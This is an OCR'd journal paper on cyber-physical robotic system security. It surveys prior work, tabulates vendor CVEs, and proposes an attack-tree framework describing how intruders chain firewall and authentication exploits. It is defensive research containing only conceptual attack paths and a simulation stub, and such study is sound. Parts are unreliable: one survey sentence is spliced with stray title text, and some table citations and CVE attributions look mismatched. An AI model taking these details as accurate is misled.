Bhardwaj *et al.*
EURASIP Journal on Information Security (2025) 2025:1
https://doi.org/10.1186/s13635-025-00186-7

EURASIP Journal on Information Security

RESEARCH

Open Access

Securing cyber-physical robotic systems for enhanced data security and real-time threat mitigation

Akashdeep Bhardwaj[1], Salil Bharany[2], Ateeq Ur Rehman[3*], Ghanshyam G. Tejani[4] and Seada Hussen[5*]

Abstract

The convergence of data security and operational efficiency across various sectors, such as manufacturing, industry, logistics, agriculture, healthcare, and internet services, has been significantly enhanced using robotic-driven platforms and protocols. Notably, there has been a notable uptick in sophisticated cyberattacks targeting corporate and industrial robotic systems. These attacks are activated following the integration of the Internet of Things, the Internet, and organizational networks, as industrial units are interconnected. This study has formulated security-oriented criteria-based indicators for cyber-physical systems (CPS), encompassing industrial components and embedded sensors responsible for processing information logs and procedures. In this research, a robust security framework based on attack trees has been introduced, strategically focusing on addressing critical exploitable vulnerabilities rather than attempting to cover all CPS devices comprehensively. The systematic categorization of each physical device and its associated integrated sensors has been accomplished via data from logs and an information repository contained within a sensor index device library.

Keywords Cyber-physical system, Robotics, Cybersecurity attack, Security framework

1 Introduction

In the present era, the integration of digital technologies and physical devices into our daily lives has reached remarkable levels. This integration is predicted to expand further and intersect with various fields soon. The emergence of the fourth industrial revolution, often referred to as Industry 4.0, is predominantly centered around the advancement of digital manufacturing systems. This wave of technological transformation is evident in our households, where smart solutions for sound, lighting, heating, and even robots for housekeeping seamlessly interact with computational devices. The realm of transportation encompasses conventional vehicles such as cars and planes and innovative electric bicycles. In healthcare, devices such as pacemakers, assistance robots, insulin pumps, and intelligent prosthetics have revolutionized patient care, demonstrating the remarkable potential of these recent technologies to enhance and prolong human life. Wearable devices designed for monitoring fitness and health hold the promise of substantial positive impacts for both healthy individuals and those with physical or cognitive disabilities.

The industrial sector benefits from monitoring and control systems powered by sensors and networks, enabling the observation of vast land and marine areas. This

*Correspondence:
Ateeq Ur Rehman
202411144@gachon.ac.kr
Seada Hussen
seada.hussen@aastu.edu.et
[1] School of Computer Science, UPES, Dehradun, India
[2] Institute of Engineering and Technology, Chitkara University, Chitkara University, Punjab, India
[3] School of Computing, Gachon University, Seongnam-Si 13120, Republic of Korea
[4] Jadara Research Center, Jadara University, Irbid 21110, Jordan
[5] Department of Electrical Power, Adama Science and Technology University, Adama 1888, Ethiopia

extends to sectors such as energy, with examples such as smart grids and windmills contributing to the harnessing of green energy. The vision of a cyber-physical ecosystem encompassing the entire planet is not an exaggeration, where seamless interactions between the digital and physical realms become the norm. Efforts to increase the efficiency and capabilities of robotic platforms are underway, but accidents and mishaps pose risks to human life and economic stability. Additionally, the increasing sophistication of threats, including cyberattacks, further complicates the landscape. Malicious activities such as robotic platform malware, hijacking, and remote-control intrusions present complex challenges.

Smart industrial production systems exemplify the fusion of computer-integrated processes, cybernetics, and mechatronics. Known as CPS [1], these systems integrate physical dynamics, monitoring, and control mechanisms with software applications and networks. By melding real-world physical elements with computational components, the CPS achieves meticulous control and monitoring for optimal production. This intricate interaction operates across temporal and spatial states, ensuring a harmonious correlation between physical processes and computational control. While CPSs share similarities with the Internet of Things (IoT), they distinguish themselves by operating in an automated and highly coordinated manner. It relies on a synergistic interplay of computational components and physical devices, encompassing actuators, robots, embedded sensors, and human–machine interfaces. These integrated infrastructures offer practical solutions and pave the way for novel human interactions across diverse domains, spanning from energy and healthcare to manufacturing and smart cities. To maximize efficiency, CPS integrates computing and physical processes, often connected to the internet or internal secure data centers. However, this connectivity exposes CPS to cybersecurity threats. Infiltration by malicious actors through internal networks or the internet jeopardizes the security of both physical and computational components. Despite the emergence of mitigation measures such as endpoint security and intrusion detection, the proliferation of smart cyberattacks remains a significant challenge. Unlike other systems, CPSs often rely solely on command–control servers for security, leaving devices susceptible to breaches.

The implications of cyberattacks on CPSs are profound, with notable incidents such as the Colonial Pipeline attack [2] and historical cases such as Stuxnet [3] and Operation Aurora [4] underscoring the urgent need to safeguard critical physical infrastructures. These instances emphasize the imperative of prioritizing protection measures to ensure the security and functionality of interconnected cyber-physical systems.

The investigation involves a real-time simulation of vulnerability exploitation within CPS robotic systems [5] via the proposed framework, which is executed via a two-phased approach. This process validates the amplified data security results achieved through the integration of sensors and physical nodes, complemented by an intelligent monitoring and control system health monitor during live cyberattack scenarios. Furthermore, the authors have replicated two prevalent cyberattacks on CPS controller servers, namely, cross-site scripting and Telnet pivoting. Known and unidentified vulnerabilities have been gathered via an attack tree-based algorithm and subsequently exploited to ascertain the time required to compromise 50 devices and systems across three distinct levels of Cyber Intruders. To solve these issues, the objective of this research and highlights includes the following:

- Unique taxonomy of cybersecurity attacks on cyber-physical systems. The novel aspect of this classification is to initially identify smart cybersecurity-related issues for robotic industrial CPS applications. Research papers and vendor vulnerabilities are further categorized based on cyberattack causes, attacks, threat vectors, threats, and risks involved
- Secure framework to enable safe and secure human–robotic system collaboration in industrial environments. The proposed secure CPS framework can help reduce threats such as information breaches, data transfers, or alternations in device logs from smart cyberattacks on computational nodes, devices, and interfaces connecting various physical components
- Algorithms for determining anomalies in sensor logs due to smart cyberattacks
- Detect DoS attacks by focusing on anomaly values due to denial-of-service attacks on robotic industrial infrastructures. Sensors deployed in such environments face integrity attacks such as altered log records. This aids in the reconstruction of errors and anomaly detection for various classes and the difference in infrastructure performance before and after the attack
- Simulated attack-tree assessment was performed to exploit vulnerabilities and insecure conditions in the robotic CPS

To organize this research paper, Sect. 1 introduces cyber-physical systems and smart cybersecurity attacks on robotic industrial ecosystems. Section 2 presents the selection process of the previously published literature, and the most relevant references reviewed by the authors as part of the study. This further facilitates the creation of the unique taxonomy for CPS cyberattack categories in Sect. 3. Based on this classification and knowledge, the authors present the research methodology for the research in Sect. 4 and

present the unique secure framework for mitigating smart cyberattacks against Robotic CPSs. Section 5 focuses on a specific use case involving an industrial setup with a robotic process with subsystem modules integrated with physical devices. Sect. 6 includes the experimental results and discussions of the results obtained from this research. Finally, Sect. 7 presents the main conclusions of this research work.

2 Literature survey

The authors reviewed research studies published since 2018 from highly referred journals (IEEE, Elsevier, ACM, IGI-Global, among others). Based on research related to cyber-physical systems, industrial robotics, and cyberattacks, the authors segregated those studies that classified or presented new attacks and frameworks to secure integrated computers and physical systems. The authors then classified and shortlisted the research papers via a four-level selection method and shortlisted relevant and closely matching works, as illustrated in Fig. 1.

Based on the 145 papers selected, the authors categorized each paper and, via a four-stage selection process, selected the final 14 papers. Table 1 classifies the papers as cyber-physical systems, industrial robotics, robotic attacks, robotic platforms, robotic attack taxonomy, and secure robotic framework.

Huang et al. [6] developed an intelligent robotic vehicle that can perform both neural network inference and cryptography implementation using reconfigurable hardware. The authors designed a model of crop growth and a pest and disease detection model to enhance the decision-making mechanism of the system.

Zhang et al. [7] presented an extreme learning machine (ELM) approach for an industrial robotic assembly process and investigated kernel expansion of the neural network. However, they reported that ELM attained high classification accuracy within a short time since generation of nodes was not dependent on any training data and that ELM with kernel based on the basic classifier ELM was used to classify the contact state during a complicated assembly process. Results demonstrated contact state could be classified using the proposed classification method and that ELM-kernel yields better classification results than ELM. This way, the appropriate contact state information can be provided to the robot for the benefit of the assembly tasks.

Shih et al. [8] proposed a framework of grinding robot system with CPS to connect and synchronize the physical shop floor and the cyberspace computational environment. Gaps between the reality and the simulations induce uncertainty; thus, the proposed object localization method helped achieve the position of the grinding machine concerning the orientation. For the fulfillment of the smart manufacturer, the robot trajectory was fabricated and altered by the system itself. The authors effectively completed two intricate workpieces, which incorporated six of the toolpaths. The grinding quality of this system was superior to robot teaching and the teaching time was reduced by 90%.

Muthusamy et al. [9] examined three impedance-based control approaches for cooperative robotic assistance in manipulation tasks. The authors commented on the extent of assistance and cooperation for each direction by conducting physical human–robot interaction experiments. This study also proved the ability of a multi-fingered robot hand to exert human-designed forces with a tactile interface. Lastly, the authors developed a new concept of an assistance system incorporating tactile feedback and a programmable "handle" for the deft interaction of dexterous manipulators with humans in cooperative tasks.

Jhaveri et al. [10] presented a proposal on software-defined network (SDN) routing that investigated the improvement of quality of service (QoS) in robotics belonging to cyber-physical systems that have rigid deadlines. The authors considered how effective it is to utilize SDN in terms of link description and QoS on delay-sensitive networks and tested the proposed approaches on realistic industrial models. The tests showed that the newly proposed alternative of delay-based routing mechanisms had much greater average throughput and reduced end-to-end delay and jitter.




Fig. 1 Research selection methodology

Table 1 Research papers and subcategories

Grading classification	Stage: 1	Stage: 2	Stage: 3	Stage: 4
Cyber-physical systems	22	13	4	2
Industrial robotics	19	11	3	2
Robotic attacks	23	14	4	2
Robotic platforms	26	16	5	3
Robotic attack taxonomy	28	17	5	3
Secure robotic framework	27	16	5	3
	145	87	26	14

Li et al. [11] displayed an assembly process model that supported vector machine and particle swarm optimization related to the state of assembly and executive action of the robot. The predicted motion of a robot was generated using the proposed model. Experiments demonstrated a fasten assembly of the circuit breaker in low-voltage apparatus automotive assembly that the model developed with the low-voltage contact mechanisms was both effective and accurate. It was found that the developed method enables restoring the structure of the low-voltage apparatus as the complex assembly rules and forms a basis for enhancing small assembly efficiency and speed.

Butt et al. [12] introduced an innovative design and manufacturing process for a soft robotic actuator characterized by its capabilities in pressure and curvature sensing. This actuator incorporates a pressure-sensitive layer featuring five touch-sensitive zones, which are integrated within the soft actuator, while a flexible, fabric-based curvature sensor is designed and affixed to the rear of the actuator.

Ding et al. [13] investigated the challenges and potential benefits that an intelligent CPS presents to distributed computing. They provided initial insights into three critical inquiries: "What is the rationale for integrating distributed computing into cyber-physical intelligence?", "What types of distributed architectures can enhance cyber-physical intelligence?", and "What challenges do intelligent cyber-physical systems pose to the infrastructure of distributed computing?" Additionally, they introduced a multi-scale hybrid distributed architecture for cyber-physical intelligence, referred to as Music, along with their preliminary efforts to facilitate this architecture.

Keung et al. [14] investigated the utilization of CPS in mobile robotics, focusing on the patterns of order correlation. They introduced four algorithms: the Apriori algorithm, Frequent Pattern Growth algorithm, Equivalence Class Clustering and bottom-up Lattice Traversal (ECLAT) algorithm, and k-modes algorithm, aimed at minimizing conflicts among robots and improving capacity management within robotic mobile fulfillment systems. Their findings indicated that the total completion time associated with frequent itemset assignment was superior to that of random storage assignment. Nonetheless, an increase in dock grid conflicts was observed, attributed to the concentration of frequently accessed items in specific locations.

Hong et al. [15] examined various aspects of robotics, including navigation, mobile manipulation, robot learning, and force-controlled intelligent assembly. In their study, an advanced "adult" robot, equipped with sophisticated sensing and decision-making abilities, instructed a "child" robot in task execution. The force-controlled intelligent assembly approach allowed the "child" robot to effectively carry out assembly tasks despite variations and uncertainties. The development of experimental platforms yielded preliminary results that indicated the proposed methodology significantly enhanced the intelligence of industrial robots.

Xu et al. [16] introduced a swarm robotic CPS that incorporated an embedded central processing unit, an operating system, networking intellectual property, and custom robotic IPs, all integrated into field-programmable gate array chips. Their experimental results, along with comparisons to alternative methods, highlighted the advantages of the proposed swarm robotic CPS in achieving collision-free distributed formation control.

Tanjim et al. [17] introduced an innovative overpass system designed for vehicles, aimed at creating traffic-free roadways. Through an exploration of various theoretical frameworks, particularly utilizing Bernoulli's principle and duct theory, they conceptualized a novel flight control system. This system could be retrofitted onto existing vehicles, initially enabling instantaneous flight and the capability for forward and backward movement, as well as lateral turns. Once airborne, the vehicle was designed to navigate smoothly, akin to a vehicle traveling on a road without jolts.

Uddin et al. [18] developed a quadcopter specifically for the purpose of cleaning windows on high-rise buildings. The drone was equipped to spray water, followed by a microfiber brush that effectively cleaned the glass surfaces. This system was versatile enough to accommodate various window sizes and shapes, with an additional aim of leveraging the platform for future advancements in areas such as stabilization, image processing, and artificial intelligence.

Zhang et al. [19] proposed a security framework centered on identity authentication and access control, designed to safeguard security certificates using interactive robots or edge devices. This framework ensured the protection of private data stored in edge cloud environments. The research implemented a polynomial-based access control policy and developed a secure, efficient access control scheme. The authors introduced an identity authentication mechanism tailored for edge cloud systems,

which minimized computational overhead and reduced authentication delays during collaborative authentication across multiple edge clouds. The proposed access control policy and identity authentication mechanism were validated through testing on a practical testbed platform.

Haus et al. [20] demonstrated the application of centroid vectoring for the attitude control of floating base robots. The authors derived their control algorithm by employing both dynamic and kinematic models of the robot, along with a ubiquitous Jacobian matrix. This approach facilitated the control of the robot's main body orientation by modulating the control inputs directed to its actuators.

Hussain et al. [21] applied eight supervised and unsupervised machine learning techniques for malicious flow detection and then deployed rule-based system for detections, measured the frequency for the existence of such type of flow, and rated different types to severities based upon frequency measured. Thus, with those analysis, it presents how a supervised model proved itself rather than unsupervised while obtaining 99.97% accuracy with a true positive rate at 99.96%. In general, the weighted accuracy during testing and implementation in real-time settings was around 98.71%. The results indicated that the system performed better in the real-time environment and provided explicit knowledge about the outcomes detected and could be used to communicate various mitigation strategies.

In this research work, Nie et al. [22] introduced a new online and adaptive machine-learning technique for the detection of network intrusions, specifically to the identification of unknown attacks within the industrial cyber-physical power grid. The machine-learning-based intrusion detection frameworks that are currently used in the cyber-physical power systems rely on a static dataset consisting of known attack anomalies for training, which leads to degraded detection performance when presented with unfamiliar cyber threats against the system. Experimental results are shown, which prove that the suggested incremental method enhances brute-force attack accuracy to above 99.9% and penetration-testing attack accuracy to 63.7%. To further test practicability, two public known datasets were used; on both, incremental learning was shown to increase accuracy for DDoS attacks by 97.7%, for UDP attacks to 73.1%, for DoS attacks up to 99%, and for scan attacks to 94.2%.

Zhang et al. [23] described the optimal distributed denial-of-service attack strategy for CPS with multiple attackers and defenders. A sophisticated attack strategy was introduced for systems' damage in a multi-attacker–defender scenario. Optimal channel selection and energy allocation strategies were developed to determine which channel both should choose and how much power both should allocate to each channel in a finite time horizon. The best strategies for the two players are first derived and then analyzed, and a computational simulation is finally presented to exemplify the strength of the developed approach.

Zahid et al. [24] proposed the active detection of multiscale flooding DDoS attacks using frequency domain network traffic analysis in resource-constrained industrial control system networks. Such a two-phased technique detects the presence and volume of the attack. In both phases, a new combination of lightweight and theoretically sound statistical methods is utilized. Efficacy of the proposed solution tested through well-established metrics like true positive rates, false positive rates, accuracy, and precision against datasets BOUN DDoS 2020 and CICDDoS 2019. The proposed approach deployed on an ICPS which relies on programmable logic controllers has improved in using more resources and detection time better than the state-of-art prevailing solutions.Cite Reference.

Sharma et al. [25] physical robotic systems for enhanced data security andBidirectional LSTM for DDOS detection using the CNN features to classify traffic flow as benign or malicious one. The result is presented in Python, which has four convolutional layers. Maximum pooling ended with the dense layer. The used hyperparameters were a batch size of 500 epochs 20, number of classes 25, along with ReLU and softmax pooling activation function along with the softmax.

From the above literature review, the authors identified the specific security-related issues in CPS applications. Table 2 illustrates the assessment and classification of previous papers based on CPS security aspects and attack levels and proposes a unique taxonomy of CPS cyberattacks based on the cause, attack vectors, threats, and risks involved.

3 Taxonomy of cybersecurity robotic challenges

The number of cyberattacks targeting critical industrial robotic systems and business applications has increased, and they have become more sophisticated for detecting and mitigating even as the threat surface area has increased due to the integration of physical devices with internet network access, processes, and IoT components. This primarily gives rise to attacks targeting both the robotics systems and the privacy of the data generated. The authors performed an assessment using confidence, integrity, availability, authentication, and privacy (CIAAP) traits of various vulnerabilities in industrial robotic implementations involving robotic vendors as per common vulnerabilities and exploit (CVE) [26] and present the top gaps in Table 3. The mitigation of these vulnerabilities is a potential future research domain. Typically, these vulnerabilities exploit the following:

Table 2 Cyber-physical system security and attack levels

Research references	Robotic CPS security				Robotic attack levels			
	Design	Detection	Mitigation	Response	Apps	Firmware	Network	Process
Huang et al. (2020) [6]	√	√			√			√
Zhang et al. (2018) [7]			√	√	√		√	
Shih et al. (2019) [8]		√	√			√		
Muthusamy et al. (2019) [9]	√		√		√	√		√
Jhaveri et al. (2019) [10]		√		√		√		
Li et al. (2018) [11]	√	√	√		√	√		
Butt et al. (2018) [12]		√		√			√	√
Ding et al. (2019) [13]		√	√		√		√	
Keung et al. (2020) [14]		√		√		√		
Hong et al. (2018) [15]	√	√			√			√
Xu et al. (2018) [16]		√	√				√	
Zhu et al. (2018) [17]			√	√		√		
Alshukri et al. (2019) [18]	√	√		√		√		
Tanjim et al. (2019) [19]	√	√					√	
Uddin et al. (2019) [20]		√	√				√	
Nie et al. (2024) [22]		√		√			√	√
Zhang et al. (2024) [23]		√	√		√		√	

Table 3 CIAAP CPS vulnerabilities

Vendor	CVE	Vulnerability type
Citrix	CVE-2021–22914 [27]	Bypass of Citrix cloud connectors lead to sensitive information storage access via the command line and client parameters
	CVE-2021–22907 [28]	Remote code execution allows improper access control to unauthenticated malicious users
	CVE-2020–13998 [29]	Gain local admin access using 2FA by privilege escalation for unauthenticated users
	CVE-2020–8246 [30]	Citrix ADC, Gateway, and Net Scalar against Denial-of-Service attacks originating from management network systems
Oracle	CVE-2021–22883 [31]	Too many database connection attempts from unknown protocols lead to the leaking of file descriptors, with excessive memory loss in the system
	CVE-2021–2219 [32]	PeopleSoft SQR tools allow low privilege attacks via HTTP on the database leading to unauthorized updates, delete, and table modification
	CVE-2021–2057 [33]	Oracle Retail App is exploitable for partial denial of service attacks and unauthorized management access
Epsom	CVE-2020–9453 [34]	EMP_MPAU.sys driver does not validate local user input values, leading to a denial-of-service attack on Epsom iProjection units
	CVE-2020–9014 [35]	EMP_NSAU.sys leads to denial of services for input to the virtual audio controller via IOCTL 0×9C402402 projection systems
Robotis	CVE-2019–15786 [36]	Dynamixel SDK app is vulnerable to Buffer Overflow attacks when receiving large RX-Packets as input from physical units
Rockwell	CVE-2021–22665 [37]	Automation driver tools (SPv5.1 and AOPv4.1) allow the local user to attack physical devices with limited access and exploit system processes
	CVE-2020–27267 [38]	Kepserver v6.8 and ThinkWorx Industrial server have heap-based buffer overflow, causing servers to crash and leak sensitive data
	CVE-2020–13573 [39]	Denial of service vulnerability exists causing Ethernet packets to be recrafted to send malicious commands and trigger DoS attacks

- Confidentiality causes data and process codes to be revealed with total information disclosure or with integrated human-robotic scenarios involving IoT devices and cloud-enabled networked robots
- Integrity violation results in the complete loss of system logs, OSs, and app modules, leading to the entire infrastructure being compromised
- Availability issues lead to total shutdown of the impacted resources because unauthorized access results in hang or frequently repeatable crashes or even complete DoS
- Authentication issues (improper validation or default values) allow bypassing the client authentication certificates on critical backend databases or upstream systems. The attackers send unprotected server name indications to the HTTP host header and backend, specifying a protected backend
- Privacy issues due to attacks on robotic devices lead to increased access, direct surveillance, and social profile tracking of users as well as industrial systems. Compared with humans, robots have embedded sophisticated IoT processors and sensors that magnify their capacity to observe and analyze

This results in various vulnerability scans and attacks being targeted toward the robotic data and system security impacting the CIAAP. This taxonomy classifies smart attacks that target both the Robots and the systems in the setup. The taxonomy highlights the cause, threat vectors, and impact of these attacks on robotic CPS environments (Fig. 2).

4 Research methodology

The authors designed security criteria-based indices for CPS collaboration. Security levels are defined as indices based on the CPS components and embedded sensors that process the information logs and processes. The authors categorized each physical device and integrated sensors based on logs and information in a sensor indices device library. After the initial set of sensors is selected, an optimal solution is reached between the sensors, specifications, and collaborative physical devices from the library. The authors implemented an optimization algorithm to match vendor-specific needs and requirements for any smart secure CPS. The solution can be presented based on the vendor's needs. The sensor device library categorizes and tabulates the sensor-embedded devices and physical systems according to the logs generated




Fig. 2 Cyber-physical system security taxonomy




Fig. 3 CPS and security collaboration process

from critically located sensors. Inbound and outbound traffic and configurations are utilized as a part of the data threshold. These are applied during the "Design" and "Device Selection" phases and can be customized as per vendor or client requirements, as illustrated in Fig. 3.

Apart from assigning priority to the components in the CPS Device Library, the research methodology includes a customized selection of CPS NIST standard features. These are selected in real-time per the design inputs by the client for the industrial scenario integrated with robotic and physical devices working with human workers for monitoring and control. Once the optimized and secure CPS architecture meets the client's requirements, security tests are performed. The authors simulated a modern-day CPS robotic system associated with solar power generation and water desalination against cyber risks and attacks. The attack graphs included three stages: input generator, scanning for conditions to determine vulnerabilities, and then exploitation. The sensors and IoT devices have a prerequisite per four conditions.

- Access level in the infrastructure setup
- Privilege assigned for accessing previous exploit vulnerability
- Service delivered by the device integrated with physical units
- Network connections to other devices

While exploiting a specific vulnerability, attacks focus on gaining unauthorized access to the sensor and IoT device logs as well as the apps and the embedded controllers to control the system. Firewalls and any intrusion detection agents are disabled once the intruder accesses the authentication server. Then, commands are sent to close, open, or stop the circuits through the edge firewall, and the intruder exploits the web application firewall. This model considers the exploit level and the vulnerability type to select the priority. The authors designed the architecture to withstand cyberattacks against critical vulnerabilities, as illustrated in Fig. 4, for robotic CPSs with the following assumption:

- The edge firewall is a hardware device, such as Cisco ASA at the network edge, which simulates and offers standard network port and packet filtering
- Security systems such as VPN servers with dual 2FA authentication with endpoint enterprise security and an IDS provide further network-level security
- As a third level, the Web app firewall inside the infrastructure provides application security at the layer 4 level for final access to the application and database servers. These act as log aggregators and controllers from the sensors, IoT, and physical devices




Fig. 4 CPS Infrastructure with dual firewalls and security systems

5 Proposed secure smart cybersecurity framework

In addition, unknown attacks are in-bound via the edge firewall and compromise the authentication servers and security systems to impact the application control modules. Any new security system such as endpoint security or IPS offering similar security mitigation solutions can also be compromised. A redundant and dual control server to validate any control command is proposed as a backup CPS controller. However, manual or automatic switching to such a mechanism is difficult to implement given the critical real-time sensor and robotic systems involved. One option is to compare the real-time sensor readings and logs against the prestored threshold after considering the integrated physical devices with the sensors and IoT.

The authors proposed an attack tree-based secure framework, as illustrated in Fig. 5, that does not include every CPS device; however, it takes into consideration the critical exploitable vulnerabilities to execute the attacks. We assume that there are two exploits on the edge firewall, zero-day or unknown exploits denoted by (Exp1, 0, 1), which are identified by attackers but are publicly not known, and known exploit denoted by (Exp2, 0, 1), which is available on red team attack tools such as Metasploit. To exploit these, attackers need to have services available remotely, such as Exp (1) and Exp (2), along with user privilege access Usr (0), connecting the application and database server as (0, 1). When privilege access vulnerability is exploited, the intruder gains unauthorized access as Usr (1) on the authentication system. Assuming that the Web app firewall has a few zero-day exploits denoted by (Exp 3, 1, 2), the intruder can exploit this with privileged access to gain remote access to the app and database servers.

Changes in the output efficiency are easily monitored against an optimum threshold value, and alerts are generated. Human involvement and control constitute the intelligent decision-making step. However, slight deviations resulting in previously unknown unusual behavioral responses of physical devices are difficult to monitor. These can be due to smart, sophisticated cyberattack hardware or app malfunctions, protocol issues in the device sensor, embedded chips, or the IOS itself being a machine due to some malfunction. The pseudocode for the exploit is presented for reference.




Fig. 5 Proposed attack tree framework for known and unknown exploits

```
for i in range(0, a.slot + 1):
    a.y_real_arr.append(a.yreal)
    # sensor attack here
    a.score.append(a.s)
    pid.SetPoint = a.ref[i]
    pid.update(feedback_value = a.ymeasure, current_time = i * a.Ts)
    a_cin = pid.output
    # print(a.ymeasure,i,a_cin, xout)
